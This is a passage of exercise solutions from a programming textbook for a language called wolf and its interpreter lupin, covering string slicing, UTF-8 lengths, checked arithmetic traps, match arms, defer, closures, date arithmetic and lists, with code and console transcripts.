Exercise 2-6 *(comprehension · lupin REPL)*. `"wolf"` has four bytes. Predict each of these, precisely, as a value or an event: `"wolf"[..2]`, `"wolf"[2..]`, `"wolf"[4..4]`, `"wolf"[3..2]`.

Solution: `wo`, `lf`, the empty string, and a trap. An open end fills in the boundary; `4..4` is an empty range *at* a legal boundary, which is a value, not a fault; `3..2` runs backward, and a backward range is outside the contract no matter how short it is.

```
console
$ lupin eval '"wolf"[..2]'
wo : str
$ lupin eval '"wolf"[2..]'
lf : str
```

```
$ lupin eval '"wolf"[4..4]'
 : str
$ lupin eval '"wolf"[3..2]'
trap(bounds): byte range 3..2 is outside a 4-byte string [mem.ub.defined]
at 0..12
the session survives the trap; the world is as the fault left it
[repl.trap.alive]
```

`[4..4]` does not trap: the boundary after the last byte is a real position, and it is where appending happens.

Exercise 2-7. §2.4

Exercise 2-7 *(extension · lupin)*. Write `encode`, a run-length encoder over bytes: `"aaabcc"` becomes `"a3b1c2"`. Walk the string with byte slices and equality only. What does your encoder do with the empty string, and did you have to write a special case for it?

Solution. `ch02/ex2-7.lu`:

```
wolf
fn encode(s: str) -> str {
    var out = ""
    var i = 0
    while i < s.len {
        let ch = s[i..i + 1]
        var n = 1
        while i + n < s.len && s[i + n..i + n + 1] == ch { n += 1 }
        out += "{ch}{n}"
        i += n
    }
    out
}
fn main() -> !int {
    print(encode("aaabcc"))
    0
}
```

```
console
$ lupin ex2-7.lu
a3b1c2
```

The empty string needs no special case: the outer loop's condition is false immediately and `out` is returned as the empty string it started as. A loop whose bounds are honest handles its degenerate input by arithmetic, not by an `if` bolted on the front.

Exercise 2-8. §2.5

Exercise 2-8 *(comprehension · lupin REPL)*. `s` is `"wolfpack"`. Predict all four values, then say what slicing `s` cost: did any of these lines copy eight bytes?

```
repl
wolf> let s = "wolfpack"
wolf> let t = s[..4]
```

```
wolf> t
wolf : str
wolf> t.len
4 : i64
wolf> s.len
8 : i64
wolf> s[4..].len
4 : i64
```

Solution: `wolf`, 4, 8, 4, and nothing copied. A slice is a *view*: two words, a pointer and a length, aimed into bytes that already exist. `s` is untouched by every line here, which is why `s.len` is still 8 after `t` was made from it. The chapter's cost claim is checkable from the values alone: if slicing copied, substring-heavy code would pay by the byte; because it is two words, `t = s[..4]` costs the same whether `s` is eight bytes or eight megabytes.

Exercise 2-9. §2.4

Exercise 2-9 *(comprehension · wolf)*. Predict all six numbers before running: for each of `"wolf"`, `"é"`, and `"e\u{301}"`, both `.len` and `.chars().len`. Then the pointed half: which of the six could §2.3 have told you, and which one needed this section?

Solution. `ch02/ex2-9.lu` — the third string is bound before it is printed, so that the accent's `\u{301}` is not sitting inside a `{…}` hole; the hole's own closing brace and the escape's would be the same character to a reader and to a highlighter both:

```
wolf
fn main() -> !int {
    let combining = "e\u{301}"
    print("{"wolf".len} {"wolf".chars().len}")
    print("{"é".len} {"é".chars().len}")
    print("{combining.len} {combining.chars().len}")
    0
}
```

```
console
$ wolf run ex2-9.lu
4 4
2 1
3 2
```

Five of the six are §2.3 material: `.len` counts bytes (4, 2, 3), and ASCII is the case where every scalar is one byte, so `"wolf"` counts 4 either way and `"é"`'s two bytes are one scalar. The number that needed this section is the last: `combining.chars().len` is 2. A combining accent is its own scalar, so the glyph a reader sees as one letter is two chars in a three-byte string. Bytes count storage, chars count scalars, and neither counts what the reader sees.

Exercise 2-10. §2.4

Exercise 2-10 *(fingers · lupin)*. Reverse each word of `"the wolf runs"`, keeping the words in order. Build each reversal with `chars()` and string joins alone. Then say why reversing the *bytes* instead would wreck `"éland"` while this version does not.

Solution. `ch02/ex2-10.lu`:

```
wolf
fn main() -> !int {
    var out = ""
    for w in "the wolf runs".words() {
        var r = ""
        for c in w.chars() {
            r = "{c}" + r
        }
        if out.is_empty() { out = r } else { out = out + " " + r }
    }
    print(out)
    0
}
```

```
console
$ lupin ex2-10.lu
eht flow snur
```

é is two bytes in a fixed order; reversing bytes would emit them backward, and the result is not UTF-8 at all. `chars()` yields whole scalars, so prepending each one keeps every multi-byte sequence intact. Reversal is the smallest program that shows why "a string is bytes" and "a string is text" need different loops.

Exercise 2-11. §2.4

Exercise 2-11 *(fingers · lupin)*. Squeeze: delete from `"howling at the moon"` every character that appears in a second string, here `"aeiou"`. One pass, `contains`, and a growing result. Which of the two strings does your loop walk, and what happens to the program's cost if you walk the other one?

Solution. `ch02/ex2-11.lu`:

```
wolf
fn main() -> !int {
    let s = "howling at the moon"
    let drop = "aeiou"
    var t = ""
    for c in s.chars() {
        if drop.contains("{c}") == false {
            t += "{c}"
        }
    }
    print(t)
    0
}
```

```
console
$ lupin ex2-11.lu
hwlng t th mn
```

The loop walks `s` and probes `drop`, so the work is the text's length times the (tiny, fixed) drop set. Walked the other way — for each character of `drop`, scan and rebuild `s` — the cost multiplies by the number of rebuilds and the code needs a mutable copy per pass. Same answer, different bill; the loop order is the algorithm.

Exercise 2-12. §2.1

Exercise 2-12 *(comprehension + extension · lupin)*. Center `"DEN LOG"` in twenty columns of stars, twice: once with a fill-align spec, once by hand with `repeat` and `len`. The padding is thirteen, which does not halve. Predict which side gets the extra star under each spelling before you run them, then state the rule.

Solution. `ch02/ex2-12.lu`:

```
wolf
fn main() -> !int {
    let title = "DEN LOG"
    print("{title:*^20}")
    let pad = 20 - title.len
    let left = pad / 2
    let right = pad - left
    print("{"*".repeat(left)}{title}{"*".repeat(right)}")
    0
}
```

```
console
$ lupin ex2-12.lu
******DEN LOG*******
******DEN LOG*******
```

Both give the extra star to the right. The spec's rule is exactly the hand version's arithmetic: left gets `pad / 2`, truncation rounds the left side down, and the remainder lands on the right. The two lines matching is the point — `^` is not magic, it is the division you would have written.

Exercise 2-13. §2.2

Exercise 2-13 *(fingers · lupin)*. Make the invisible visible: print `"howl\tat\nthe moon"` as one line in which each tab shows as `<tab>` and each newline as `<nl>`. Two `replace` calls chain. Why must the program spell its markers in ordinary literals but would have needed raw ones to *match* `\t` if the text had carried a real backslash?

Solution. `ch02/ex2-13.lu`:

```
wolf
fn main() -> !int {
    let mixed = "howl\tat\nthe moon"
    let visible = mixed.replace("\t", "<tab>").replace("\n", "<nl>")
    print(visible)
    0
}
```

```
console
$ lupin ex2-13.lu
howl<tab>at<nl>the moon
```

`"\t"` in the pattern position is the one-byte tab itself, which is what the text contains, so the ordinary literal is the right spelling. Had the text carried a literal backslash-t — two bytes — the pattern would need `r"\t"` to mean those two bytes, because in an ordinary literal that spelling collapses to the tab. The escape table applies where the literal is written, not where the string is used.

Exercise 2-14. §2.4

Exercise 2-14 *(fingers · lupin)*. Detab: replace each tab in `"a\tbb\tccc"` with the spaces that carry the column to the next tab stop, stops every four columns. Print the result in brackets so the spacing is checkable. Why is “replace each tab with four spaces” wrong, and which input proves it?

Solution. `ch02/ex2-14.lu`:

```
wolf
fn main() -> !int {
    let line = "a\tbb\tccc"
    var out = ""
    var col = 0
    for c in line.chars() {
        if c == '\t' {
            let stop = (col / 4 + 1) * 4
            out += " ".repeat(stop - col)
            col = stop
        } else {
            out += "{c}"
            col += 1
        }
    }
    print("[{out}]")
    0
}
```

```
console
$ lupin ex2-14.lu
[a   bb  ccc]
```

A tab’s width depends on where it sits: after `a` (column 1) it is three spaces; after `bb` (column 6) it is two. “Four spaces” is right only when the tab lands on a stop already — the input above proves it by needing two different widths for its two tabs. The tab stop is a *destination*, not a distance.

Chapter 3

Exercise 3-1. §3.4
Exercise 3-1 *(comprehension · lupin)*. Predict the one line this prints. Both `match` and `if` are expressions here; nothing is a statement:

```
wolf
fn main() -> !int {
    let n = 3
    let kind = match n {
        0 => "none",
        1 => "one",
        _ => "many",
    }
    let parity = if n % 2 == 0 { "even" } else { "odd" }
    print("{kind} and {parity}")
    0
}
```

Solution: `many and odd`.

```
console
$ lupin ex3-1.lu
many and odd
```

Exercise 3-2. §3.1
Exercise 3-2 *(comprehension · wolf + lupin)*. The pack loses its lead:

```
wolf
struct Pack { lead: str, tail: str }
fn adopt(take w: str) -> str { w }
fn main() -> !int {
    var p = Pack { lead: "ada", tail: "grace" }
    let a = adopt(take p.lead)
    let b = p.tail
    let c = p.lead
    print("{a} {b} {c}")
    0
}
```

Before running anything, write down two predictions: what `wolf` says about this program, and what `lupin` does with it. Which line does each tool blame, and why is `let b` not the one?

Solution: the compiler rejects it statically; the interpreter runs it and traps at the same use. `let b` survives because `p.tail` is a disjoint field: moving `p.lead` empties only that path.

```
console
$ wolf conform-run ./ex3-2.lu
warning[W1003]: `w` is taken, never touched, and returned
 --> ./ex3-2.lu:6:10
  |
6 | fn adopt(take w: str) -> str { w }
```

```
  |          ^^^^ consumption that consumes nothing
  |
  = note: the caller gives the value up only to receive it back; if
callers could reasonably keep
    it, the signature is wrong.
help: drop the `take` and hand back `copy w` (call sites drop theirs and
keep their binding; a `read` parameter returned without the `copy` is
E1002, #366)
  |
6 | fn adopt(w: str) -> str { w }
  |

error[E1001]: `p.lead` is used here after its value moved away
  --> ./ex3-2.lu:11:13
   |
 9 |     let a = adopt(take p.lead)
   |                   ------ `p.lead` moved here
10 |     let b = p.tail
11 |     let c = p.lead
   |             ^^^^^^ used after the move
   |
   = note: re-initializing the place (assigning to it) also makes it
usable again.
help: to keep the original, copy it at the move
   |
 9 |     let a = adopt(take copy p.lead)
   |
```

Two diagnostics, and the order is the compiler's rather than the exercise's. `adopt` takes a value and hands it straight back, which is W1003 in its own right — a consumption that consumes nothing — and it is reported first because it is found first. The E1001 the exercise is about is the second. The warning is not the lesson here, and it is on the page anyway: a console block is replayed against the pinned tools byte for byte, so an abridged transcript is a false one.

```
console
$ lupin ./ex3-2.lu
./ex3-2.lu: trap(use-after-move): `p.lead` was moved out and is
uninitialized here [mem.tier0.move.2] at 11:13; `p.lead` moved here at
9:19
$ echo $?
3
```

One rule, two enforcement points: the compiler proves it before the program starts; lupin enforces it dynamically and cites the same clause family. This differential is the book's spine and the reader meets it here first.

Exercise 3-3. §3.3

Exercise 3-3 *(comprehension · lupin)*. `2147483647` is `i32`'s ceiling. Predict what `big + 1` does in a release build. (Trick warning: the answer is the same in every build.)

Solution: it traps, in every profile. X3 is the decision the trap line cites, and the line also names the spelling for intentional wraparound:

```
console
$ lupin ex3-3.lu
ex3-3.lu: trap(overflow): `+` produced 2147483648, outside `i32` — checked
arithmetic traps in every profile (X3); spell intended overflow
`wrapping[i32]` [arith.checked] at 6:16
```

Exercise 3-4. §3.3

Exercise 3-4 *(comprehension · lupin)*. The divisor is computed, not literal. Does that change anything?

```
wolf
let n = 10
let d = n - 10
print("{n / d}")
```

Solution: no. Division by zero is a defined trap regardless of how the zero arrived:

```
console
$ lupin ex3-4.lu
ex3-4.lu: trap(div-zero): division by zero is defined behavior in wolf: it
traps [mem.ub.defined] at 7:13
```

Exercise 3-5. §3.2

Exercise 3-5 *(design)*. Wolf has no ternary operator. Write the expression you would have used one for, in wolf, and then argue either side: is `if`-as-expression enough?

Solution (discussion): `let parity = if n % 2 == 0 { “even” } else { “odd” }` is the whole answer to the common case, and it nests without precedence archaeology, which `?:` never did. The honest cost: it is longer, and chained conditions (`a ? x : b ? y : z`) become `match` or stacked `if/else`: more lines, each readable. Wolf’s position is that a second conditional syntax buys keystrokes and costs a grammar production and a style war; the book spends neither.

Exercise 3-6. §3.4

Exercise 3-6 *(extension (break-it-on-purpose) · lupin)*. Using one `i32` binding and one `*`, write the smallest program that traps with `overflow` on `i32`. State, before running it, why the number you chose is the smallest one that works, and what the trap line will say the product was.

Solution. `ch03/ex3-6.lu`:

```
wolf
fn main() -> !int {
    let n: i32 = 46341
    print("{n * n}")
```

```
    0
}
```

```
console
$ lupin ex3-6.lu
ex3-6.lu: trap(overflow): `*` produced 2147488281, outside `i32` — checked
arithmetic traps in every profile (X3); spell intended overflow
`wrapping[i32]` [arith.checked] at 6:13
$ echo $?
3
```

`i32`'s ceiling is 2147483647, whose square root is 46340.95…, so 46341 is the smallest integer whose square leaves the type: 46340^2 is 2147395600 and fits. The trap reports the true product: the machine computed it, checked it against the type, and refused to pretend it fit. The annotation is what makes the multiplication an `i32` multiplication: a bare literal is unconstrained until something gives it a type, and `let n: i32` is that something.

Exercise 3-7. §3.4

Exercise 3-7 *(comprehension · lupin)*. Predict both lines. If you arrived from Python, predict them twice:

```
wolf
fn main() -> !int {
    let a = 0 - 7
    let b = 2
    print("{a / b} {a % b}")
    print("{(a / b) * b + a % b}")
    0
}
```

Solution: `-3 -1`, then `-7`. Wolf's integer division truncates toward zero, so `-7 / 2` is −3, not Python's floored −4. The remainder follows the division, so `-7 % 2` is −1, not 1. The second line is the law that binds them: `(a / b) * b + a % b == a` holds for every legal pair, whichever convention a language picks. Pick your division and the remainder is chosen for you.

```
console
$ lupin ex3-7.lu
-3 -1
-7
```

Exercise 3-8. §3.1

Exercise 3-8 *(comprehension · lupin)*. Predict the one printed line, then answer the pointed part: after `name = "grace"`, what happened to `"ada"`, and why does `first` not care?

```
wolf
fn main() -> !int {
    var name = "ada"
```

```
    let first = name
    name = "grace"
    print("{first} {name}")
    0
}
```

Solution: `ada grace`. The `let first = name` line handed the value over: `first` owns `"ada"` from that point, so the later rebinding of `name` replaces what `name` holds without reaching anything `first` has. The deep story of "hands the value over" (what it means for the source afterward, and when it traps) is chapter 7's, on purpose; this chapter needs only the direction of the handover.

A historical honesty note, retired: at this batch's authoring pins neither tool rejected a reassignment to a `let` binding. Both do now — E0410, naming the `var` fix and the shadowing alternative — so the single-assignment rule the book taught on trust is enforced where it was written:

```
console
$ lupin ex3-8b.lu
ex3-8b.lu: E0410: `n` is bound with `let`, so it cannot be assigned again;
declare the binding with `var` to update it in place (machine-applicable),
or shadow it with a second `let` if the next value is really a new thing
[gram.item.let] at 7:5
$ echo $?
2
```

Exercise 3-9. §3.2

Exercise 3-9 *(fingers · lupin)*. The pack drill: print 1 through 15, except that multiples of 3 print `howl`, multiples of 5 print `scratch`, and multiples of both print `howlscratch`. One `if`-chain as a value, one `print`. Why must the `both` test come first, and what prints if it comes last?

Solution. `ch03/ex3-9.lu`:

```
wolf
fn main() -> !int {
    for i in 1..16 {
        let word = if i % 15 == 0 {
            "howlscratch"
        } else if i % 3 == 0 {
            "howl"
        } else if i % 5 == 0 {
            "scratch"
        } else {
            "{i}"
        }
        print(word)
    }
    0
}
```

```
console
$ lupin ex3-9.lu
1
2
howl
4
scratch
howl
7
8
howl
scratch
11
howl
13
14
howlscratch
```

An `if`-chain takes the first arm whose test passes. 15 is a multiple of 3, so with the `both` test last, 15 prints `howl` and the `howlscratch` arm is unreachable — no diagnostic says so, because every arm is still type-correct. Order is logic here, not style.

Exercise 3-10. §3.4

Exercise 3-10 *(extension · lupin)*. Print 1 through 16 with each number's binary spelling right-aligned beside it. No format spec you have met writes base 2, so build the bits yourself: `% 2` peels the low bit, `/ 2` shifts, and prepending assembles them in the right order. Do not reach for a fixed-width buffer to poke bits into: a `str` cannot be written in place — `s[a..b]` reads a view of one, not a place — so every step makes a new string. What does your loop produce for zero, and is that a spelling or an absence?

Solution. `ch03/ex3-10.lu`:

```
wolf
fn main() -> !int {
    for n in 1..17 {
        var bits = ""
        var rest = n
        while rest > 0 {
            bits = "{rest % 2}" + bits
            rest = rest / 2
        }
        print("{n:>3} {bits:>6}")
    }
    0
}
```

```
console
$ lupin ex3-10.lu
  1      1
  2     10
  3     11
  4    100
```

```
 5    101
 6    110
 7    111
 8   1000
 9   1001
10   1010
11   1011
12   1100
13   1101
14   1110
15   1111
16  10000
```

For zero the loop body never runs and `bits` stays empty: an absence. The conventional spelling is `"0"`, and honesty about the boundary costs one `if` before the print. The table above never reaches it; your extension should, and should decide.

Exercise 3-11. §3.4

Exercise 3-11 *(fingers · lupin)*. One pass over a block of readings: lowest, highest, and mean, integer arithmetic throughout. The first reading has to seed `lowest` and `highest` — why is starting them at zero wrong, and which of the two inputs in the block below would have exposed it?

Solution. `ch03/ex3-11.lu`:

```
wolf
fn main() -> !int {
    let readings = """
        18
        4
        31
        22
        7
        """
    var lowest = 0
    var highest = 0
    var total = 0
    var count = 0
    for row in readings.lines() {
        let n = row.to_int() else 0
        count += 1
        total += n
        if count == 1 {
            lowest = n
            highest = n
        }
        if n < lowest { lowest = n }
        if n > highest { highest = n }
    }
    print("low {lowest} high {highest} mean {total / count}")
    0
}
```

```
console
$ lupin ex3-11.lu
low 4 high 31 mean 16
```

Zero-seeded, `lowest` would stay 0 against this all-positive block — every reading loses to it — so the all-positive data is exactly what exposes the bug (an all-negative block would expose `highest` instead). Seeding from the first element makes the answer a fact about the data, not about the seed. The mean truncates: 82 / 5 is 16 here, and chapter 2's precision specs are how a report would say 16.4.

Exercise 3-12. §3.4

Exercise 3-12 *(fingers · lupin)*. Print every three-digit palindrome divisible by 7, using arithmetic only: `/` and `%` take the digits, and a flipped number is three multiplies away. No strings. How many are there, and why does your divisibility test not need the middle digit?

Solution. `ch03/ex3-12.lu`:

```
wolf
fn main() -> !int {
    for n in 100..1000 {
        let flipped = n % 10 * 100 + n / 10 % 10 * 10 + n / 100
        if n == flipped {
            if n % 7 == 0 {
                print("{n}")
            }
        }
    }
    0
}
```

```
console
$ lupin ex3-12.lu
161
252
343
434
525
595
616
686
707
777
868
959
```

Twelve. The trick question dissolves on inspection: the test is `n % 7 == 0` on the whole number, so no digit is special — the middle digit needed no test *anywhere*, because a palindrome check by arithmetic compares `n` to its flip rather than digit to digit. The question is a nudge to notice your own program did less work than the problem statement implied.

Exercise 3-14. §3.4

Exercise 3-14 *(fingers · lupin)*. 3-9's pack drill again, decided once instead of in a chain. That version's order was load-bearing and nothing checked it: put the `both` test last and an arm goes dead in silence. Write the same 1-through-15 drill as a single `match` over the *pair* `(n % 3, n % 5)`. Then move `(_, 0)` above `(0, 0)`, run it again, and say what is different this time about being wrong.

Solution. `ch03/ex3-14.lu`:

```
wolf
fn fizzbuzz(n: int) -> str {
    match (n % 3, n % 5) {
        (0, 0) => "fizzbuzz",
        (0, _) => "fizz",
        (_, 0) => "buzz",
        _ => "{n}",
    }
}
fn main() -> !int {
    for n in 1..16 {
        print(fizzbuzz(n))
    }
    0
}
```

```
console
$ lupin ex3-14.lu
1
2
fizz
4
buzz
fizz
7
8
fizz
buzz
11
fizz
13
14
fizzbuzz
```

The pair is the whole trick. Each arm is a conjunction of column tests — `(0, 0)` says "the first element is zero *and* so is the second" — so the three interesting cases are three arms rather than a nested `if` whose branches have to remember what the outer test already decided. The `_` arm catches every other pair and is what makes the `match` exhaustive; without it the checker hands back a witness pair the arms do not cover.

Put `(_, 0)` above `(0, 0)` and the `(0, 0)` arm can never run: every pair it would match, the arm above already took. That is redundancy, not incompleteness, and it has its own name.

`ch03/ex3-14b.lu` is that program, and it still runs — an unreachable arm is a warning, not a refusal:

```
console
$ wolf build ./ex3-14b.lu
warning[E0802]: this arm can never match — the arms above already cover it
 --> ./ex3-14b.lu:8:9
  |
7 |         (_, 0) => "buzz",
  |         ------ this arm already matches those values
8 |         (0, 0) => "fizzbuzz",
  |         ^^^^^^ unreachable arm
  |
  = note: delete the arm, or reorder the arms so the more specific pattern
comes first.
```

The reachability walk reads column by column, which is how it knows that `(_, 0)` swallows `(0, 0)` without being handed the values.

That is the whole difference from 3-9. Both programs can be written with a dead branch in them, and both still run; only one of them says so. An `if`-chain's dead arm is type-correct and therefore invisible — 3-9's answer says as much — while a `match` arm's coverage is a property the checker already computes, so the same mistake arrives named, located, and with the repair in the note. The order of arms is still logic rather than style, but it is logic the compiler reads too.

Exercise 3-15. §3.2

Exercise 3-15 *(fingers · lupin)*. Days in a month, decided by a `match` on the month number with a bare `if` in the February arm, `` `2 => if leap then 29 else 28` ``, printed for January, both Februaries and April. Then make one branch outgrow the line, a sentence in place of the number, and run `wolf fmt` on the file: which of your two `if`s does the formatter leave as written, what does it do to the other, and would it ever go the other way?

Solution. `ch03/ex3-15.lu`:

```
wolf
fn days(month: int, leap: bool) -> int {
    match month {
        2 => if leap then 29 else 28,
        4 => 30,
        6 => 30,
        9 => 30,
        11 => 30,
        _ => 31,
    }
}

fn main() -> !int {
    print("{days(1, false)} {days(2, true)} {days(2, false)} {days(4,
false)}")
    0
}
```

```
console
$ lupin ex3-15.lu
31 29 28 30
$ wolf fmt --check ./ex3-15.lu
$ echo $?
0
```

The February arm is the ruling's own line: `then` closes the condition, the arm's comma closes the bare `else` branch, and the formatter's `--check` exits 0 on it, because a bare `if` that fits its line is a fixed point. Give the leap branch a sentence instead of `29` and the line no longer fits, so `wolf fmt` rewrites that one `if` into the braced form, each branch on its own line, and leaves every other arm as written. It never goes the other way: a braced `if` stays braced on every pass, however short its branches, because the rule is that no program which parses changes shape under the formatter, and the width break is the one exception, one direction only.

Chapter 4

Exercise 4-1. §4.2
Exercise 4-1 *(fingers · lupin)*. Functions are values. Write `compose` so that `compose(double, double)` returns a function, and apply it to 10.

Solution. `ch04/ex4-1.lu`:

```
wolf
fn main() -> !int {
    let double = fn(n) n * 2
    let compose = fn(f, g) fn(x) f(g(x))
    let quad = compose(double, double)
    print("{quad(10)}")
    0
}
```

```
console
$ lupin ex4-1.lu
40
```

Exercise 4-2. §4.3
Exercise 4-2 *(comprehension · lupin)*. Predict the order of the three lines:

```
wolf
fn main() -> !int {
    defer print("first registered")
    defer print("second registered")
    print("body")
    0
}
```

Solution: `body`, then the defers in reverse registration order. `defer` is a stack, because teardown must unwind what setup wound:

```
console
$ lupin ex4-2.lu
body
second registered
first registered
```

Exercise 4-5. §4.1

Exercise 4-5 *(comprehension · lupin)*. Euclid's algorithm, in the expression style:

```
wolf
fn gcd(a: int, b: int) -> int {
    if b == 0 { a } else { gcd(b, a % b) }
}
```

Trace `gcd(1071, 462)` on paper (write down every `(a, b)` pair the recursion visits) and state the result before running it.

Solution: the pairs are (1071, 462), (462, 147), (147, 21), (21, 0); the answer is 21. Each step the second argument becomes the remainder, which strictly shrinks, which is why the recursion is finite. The signature promises an `int` and the arithmetic delivers one.

```
console
$ lupin ex4-5.lu
21
```

Exercise 4-6. §4.3

Exercise 4-6 *(comprehension · lupin)*. A `defer` is registered when execution reaches it. Predict all five output lines, in order:

```
wolf
fn work(n: int) -> int {
    defer print("one")
    if n == 0 { return 10 }
    defer print("two")
    20
}
fn main() -> !int {
    print("{work(0)}")
    print("{work(1)}")
    0
}
```

Solution: `one`, `10`, `two`, `one`, `20`. The early return in `work(0)` fires only the defer that had already been reached: the second `defer` line never executed, so it never registered. `work(1)` reaches both and unwinds them in reverse. A defer is not a property of the function; it is an event in its execution.

```
console
$ lupin ex4-6.lu
one
10
two
one
20
```

Exercise 4-7. §4.4

Exercise 4-7 *(extension · lupin)*. Build `day_of_year(month, day, leap) from two functions: days_in(month, leap) as one match`, and a loop that sums the months before yours. Verify: March 1st is day 60 in a common year. Which date is day 60 in a leap year, and where in your code did that difference come from?

Solution. `ch04/ex4-7.lu`:

```
wolf
fn days_in(month: int, leap: bool) -> int {
    match month {
        2 => if leap { 29 } else { 28 },
        4 => 30,
        6 => 30,
        9 => 30,
        11 => 30,
        _ => 31,
    }
}
fn day_of_year(month: int, day: int, leap: bool) -> int {
    var total = 0
    var m = 1
    while m < month {
        total += days_in(m, leap)
        m += 1
    }
    total + day
}
fn main() -> !int {
    print("{day_of_year(3, 1, false)} {day_of_year(3, 1, true)}")
    print("{day_of_year(12, 31, false)} {day_of_year(12, 31, true)}")
    0
}
```

```
console
$ lupin ex4-7.lu
60 61
365 366
```

In a leap year, day 60 is February 29th, and March 1st moves to 61. The difference lives in exactly one arm of `days_in` (the `2 =>` arm) and nowhere else, which is the argument for writing the table as a `match` instead of scattering the leap rule through the loop.

Exercise 4-8. §4.4

Exercise 4-8 *(fingers · lupin)*. The Collatz walk: halve an even number, triple-and-add-one an odd one, count the steps to reach 1. Write `steps(n)` and print a two-column table for 1 through 10. Which starting point under 11 takes the longest, and is the answer where you expected it in the table?

Solution. `ch04/ex4-8.lu`:

```
wolf
fn steps(n: int) -> int {
    var v = n
    var count = 0
    while v != 1 {
        v = if v % 2 == 0 { v / 2 } else { 3 * v + 1 }
        count += 1
    }
    count
}
fn main() -> !int {
    for n in 1..11 {
        print("{n:>3}{steps(n):>5}")
    }
    0
}
```

```
console
$ lupin ex4-8.lu
  1    0
  2    1
  3    7
  4    2
  5    5
  6    8
  7   16
  8    3
  9   19
 10    6
```

9 takes the longest, at 19 steps, and it is not where intuition puts it: 7 (at 16) beats everything larger in the table, and 8 — bigger than 7 — finishes in 3. The walk's length has no visible relation to the starting size, which is precisely why the function earns a table instead of a guess. (Whether *every* start reaches 1 is a famous open question; your loop assumes it, and for 1 through 10 the assumption is checked by termination.)

Exercise 4-9. §4.2

Exercise 4-9 *(extension · lupin)*. Write `clamp_to(lo, hi)`, a function that returns the clamping function for that range, and use `clamp_to(0, 100)` to sanitize a list of parsed percentages. The closure captures `lo` and `hi` by value. What would break, and what would not, if it captured them by place?

Solution. `ch04/ex4-9.lu`:

```wolf
fn clamp_to(lo: int, hi: int) -> fn(int) -> int {
    fn(n) if n < lo { lo } else if n > hi { hi } else { n }
}
fn main() -> !int {
    let percent = clamp_to(0, 100)
    let rows = "40\n-12\n130"
    for row in rows.lines() {
        let n = row.to_int() else 0
        print("{n:>5} -> {percent(n)}")
    }
    0
}
```

```console
$ lupin ex4-9.lu
   40 -> 40
  -12 -> 0
  130 -> 100
```

Nothing here would break by-place, because `lo` and `hi` never change after the closure is made — the difference is unobservable in this program. What by-value buys is that the claim holds *by construction*: `percent` means 0..100 forever, even if a later edit reassigns some `var` the bounds came from. Capture by value makes the closure a sealed fact rather than a live reference to the caller's mood.

Exercise 4-10. §4.1

Exercise 4-10 *(fingers · lupin)*. Write `rtrim`: trailing blanks and tabs gone, everything else kept. Walk backward from the end with byte slices and return one slice of the original. Print each result in brackets so the trimming is visible. What does your function return for a line that is all blanks, and did that case cost you code?

Solution. `ch04/ex4-10.lu`:

```wolf
fn rtrim(s: str) -> str {
    var end = s.len
    while end > 0 && (s[end - 1..end] == " " || s[end - 1..end] == "\t") {
        end -= 1
    }
    s[..end]
}
fn main() -> !int {
    for line in "howl   \nden\t\t\nmoon".lines() {
        print("[{rtrim(line)}]")
    }
    0
}
```

```console
```

```
$ lupin ex4-10.lu
[howl]
[den]
[moon]
```

An all-blank line walks `end` down to 0 and returns `s[..0]`, the empty string — no extra code, because `while end > 0` is already the guard the case needs. The return value is a slice of the input, two words aimed at bytes that already exist: `rtrim` allocates nothing, which is the honest cost §2.5 promised a slice would have.

Exercise 4-11. §4.4

Exercise 4-11 *(extension · lupin)*. Zeller's congruence names the weekday of any date in four lines of arithmetic — January and February count as months 13 and 14 of the year before. Write `weekday(y, m, d)` returning the day's name from one `match`, and check it against three dates whose weekday is a matter of record. Why does the month shift exist: what property of the calendar is it buying back?

Solution. `ch04/ex4-11.lu`:

```
wolf
fn weekday(y: int, m: int, d: int) -> str {
    var mm = m
    var yy = y
    if m < 3 {
        mm = m + 12
        yy = y - 1
    }
    let k = yy % 100
    let j = yy / 100
    let h = (d + 13 * (mm + 1) / 5 + k + k / 4 + j / 4 + 5 * j) % 7
    match h {
        0 => "saturday",
        1 => "sunday",
        2 => "monday",
        3 => "tuesday",
        4 => "wednesday",
        5 => "thursday",
        6 => "friday",
        _ => "never",
    }
}
fn main() -> !int {
    print("{weekday(2026, 8, 31)}")
    print("{weekday(2000, 1, 1)}")
    print("{weekday(1969, 7, 20)}")
    0
}
```

```
console
$ lupin ex4-11.lu
monday
```

```
saturday
sunday
```

The shift moves February — the month whose length changes — to the *end* of the counting year, so the leap day sits after every month the formula counts across. That buys back a uniform month-length pattern: `13 * (mm + 1) / 5` is a fixed staircase (the 31-30-31-30-31 rhythm from March onward), which no formula can be over a year that keeps February in the middle. The `_ => "never"` arm is the price of matching on an `int`: `% 7` proves the range to you, but the checker wants the row closed, and “never” is the honest name for it.

Chapter 5

Exercise 5-1. §5.1

Exercise 5-1 *(fingers · lupin)*. A `List` is also a stack. Push three values, pop one, and print the popped value and the remaining length.

Solution. `ch05/ex5-1.lu`:

```
wolf
fn main() -> !int {
    var xs = List[int]()
    (mut xs).push(1)
    (mut xs).push(2)
    (mut xs).push(3)
    let top = (mut xs).pop()
    print("top={top} len={xs.len}")
    0
}
```

```
console
$ lupin ex5-1.lu
top=3 len=2
```

Exercise 5-2. §5.1

Exercise 5-2 *(fingers · lupin)*. Score the pack: write two scores into a `Map`, raise one by reading it back, and print the table with format specs.

Solution. `ch05/ex5-2.lu`:

```
wolf
fn main() -> !int {
    var scores = Map[str, int]()
    scores["wolf"] = 3
    scores["marmot"] = 5
    scores["wolf"] = (scores["wolf"] else 0) + 1
    for (name, n) in scores.pairs() {
        print("{name:<8}{n:>3}")
    }
```

```
    0
}
```

```
console
$ lupin ex5-2.lu
wolf      4
marmot    5
```

Exercise 5-3. §5.3

Exercise 5-3 *(extension · lupin)*. Write `first[T]` with a fallback for the empty case, and call it twice: once with the type named, once letting inference name it. Read the element rather than removing it: `pop` answers `T ! {none}` and changes the list it is called on, and a function that changes its argument is chapter 7's `mut`, at both ends of the call.

Solution. `ch05/ex5-3.lu`:

```
wolf
fn first[T](xs: List[T], fallback: T) -> T {
    if xs.is_empty() { copy fallback } else { copy xs[0] }
}
fn main() -> !int {
    var howls = List[str]()
    (mut howls).push("awoo")
    let empty = List[int]()
    print("{first[str](howls, "silence")} {first(empty, -1)}")
    0
}
```

```
console
$ lupin ex5-3.lu
awoo -1
```

Both calls hit the same definition; `[str]` at the call site is documentation, not a requirement, because the arguments already pin `T`.

Exercise 5-4. §5.4

Exercise 5-4 *(comprehension · lupin)*. The list has one element. Predict `xs[10]`, precisely: what kind of event, and what exit code.

Solution: a `bounds` trap, exit 3, the same contract as string slicing, because indexing is checked everywhere:

```
console
$ lupin ex5-4.lu
